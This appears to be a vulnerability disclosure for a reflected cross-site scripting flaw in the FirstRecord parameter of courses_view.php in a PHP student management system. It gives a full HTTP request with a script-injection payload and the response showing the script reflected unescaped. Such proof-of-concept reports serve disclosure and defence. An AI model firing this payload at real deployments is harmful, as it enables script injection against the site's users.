


XSS injection vulnerability exists in FirstRecord parameter of courses_view.php file of Complete Online Student Management System

With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.



```
Request
Pretty Raw Hex
1 POST /superschool/courses_view.php HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded
3 Referer: http://192.168.31.163/superschool
4 Cookie: PHPSESSID=cfdvfdp660riajk3p660s7mmnf; Student_Management_System=a26mc5s85oe6bitjnpa43mk3du
5 Content-Length: 509
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Encoding: gzip, deflate, br
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
9 Host: 192.168.31.163
10 Connection: Keep-alive
11
12 DisplayRecords=all&FilterAnd[13]=and&FilterAnd[17]=and&FilterAnd[21]=and&FilterAnd[25]=and&FilterAnd[29]=and&FilterAnd[33]=and&FilterAnd[37]=and&FilterAnd[41]=and&FilterAnd[45]=and&FilterAnd[49]=and&FilterAnd[53]=and&FilterAnd[57]=and&FilterAnd[61]=and&FilterAnd[65]=and&FilterAnd[69]=and&FilterAnd[73]=and&FilterAnd[77]=and&FilterAnd[9]=and&FirstRecord=1'()%26%25<zzz><ScRiPt%20>alert(9544)</ScRiPt>&NoDV=1&PrintDV=1&SelectedField=1&SelectedID=3&SortDirection=1&SortField=1&current_view=DVP

Response
Pretty Raw Hex Render
</script>
<input id="EnterAction" type="submit" style="position: absolute; left: 0px; top: -250px;" onclick="return enterAction();">
<!-- possible values for current_view: TV, TVP, DV, DVP, Filters, TVDV --><input name="current_view" id="current_view" value="DVP" type="hidden">
<input name="SortField" value="1" type="hidden">
<input name="SelectedID" value="3" type="hidden">
<input name="SelectedField" value="" type="hidden">
<input name="SortDirection" type="hidden" value="">
<input name="FirstRecord" type="hidden" value="1'()%26%25<zzz><ScRiPt%20>alert(9544)</ScRiPt>&NoDV=1&PrintDV=1&SelectedField=1&SelectedID=3&SortDirection=1&SortField=1&current_view=DVP">
<input name="NoDV" type="hidden" value="">
<input name="PrintDV" type="hidden" value="">
<input name="FilterAnd[5]" value="and" type="hidden">
<input name="FilterAnd[9]" value="and" type="hidden">
<input name="FilterAnd[13]" value="and" type="hidden">
<input name="FilterAnd[17]" value="and" type="hidden">
<input name="FilterAnd[21]" value="and" type="hidden">
```

Payload: FirstRecord=1'()%26%25<zzz><ScRiPt%20>alert(9544)</ScRiPt>

Source Download:

<https://www.campcodes.com/projects/php/online-student-management-system/>